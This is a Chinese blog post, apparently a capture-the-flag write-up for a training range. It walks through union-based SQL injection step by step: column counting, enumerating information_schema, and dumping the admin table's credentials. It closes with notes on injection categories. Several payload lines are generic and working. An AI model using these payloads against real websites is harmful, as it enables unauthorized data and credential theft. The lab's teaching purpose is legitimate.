封神台靶场-第一章：为了女神小芳！【SQL注入攻击原理】

原创

红凳子 于 2021-05-07 09:31:14 发布 605 收藏 5

分类专栏： 渗透测试

本文链接：https://blog.csdn.net/qq_43427430/article/details/116457906

封神台靶场-第一章：为了女神小芳！【SQL注入攻击原理】

前言

提示：通过sql注入拿到管理员密码！

尤里正在追女神小芳，在得知小芳开了一家公司后，尤里通过whois查询发现了小芳公司网站，学过一点黑客技术的他，想在女神面前炫炫技。于是他打开了传送门

判断是否存在SQL注入漏洞

注入点测试

```
?id=1 and 1=1#
```

页面正常显示


判断SQL语句中一共返回多少列（联合注入）

```
?id=1 order by 2
```

order by 2 回显正常：


```
?id=1 order by 3
```


Order by 3 回显不正常：



说明一共只返回了两列


```
?id=1 and 1=2 union selsct 1,2
```

查看显示位



查看当前数据库名


```
?id=1 and 1=2 union select 1,database()
```



得到数据库名为maoshe

查看当前数据库的表名


```
?id=1 and 1=2 union select 1,(select group_concat(table_name,"~") from information_schema.tables where table_schema='maoshe' )
```



得到数据库maoshe中存在表admin、dirs、news、xss

查看admin表中的字段名


```
?id=1 and 1=2 union select 1,(select group_concat(column_name,"~") from information_schema.columns where table_schema='maoshe' and table_name='admin' )
```



得到表admin中存在字段Id、username、password

利用获得库名、表名、字段名爆出数据

```
?id=1 and 1=2 union select 1,(select group_concat(id,'~',username,'~',password,'~') from maoshe.admin)
```



得到账号admin，密码hellohack

密码就是flag

Sql注入分类

```
依据获取信息的方式分类
1.基于布尔的盲注
2.基于时间的盲注
3.基于报错的注入
4.联合查询注入
5.堆查询注入（可同时执行多条语句）
```

information_schema数据库

tables表：提供了关于数据库中的表的信息（包括视图）。详细表述了某个表属于哪个schema，表类型，表引擎，创建时间等信息。show tables from schemaname的结果取之此表。

columns表：提供了表中的列信息。详细表述了某张表的所有列以及每个列的信息。show columns from schemaname.tablename的结果取之此表。

group_concat函数

group_concat([DISTINCT] 要连接的字段 [Order BY ASC/DESC 排序字段] [Separator '分隔符'])

其他资源

SQL注入的判断

SQL五大注入手法

SQL注入之联合查询注入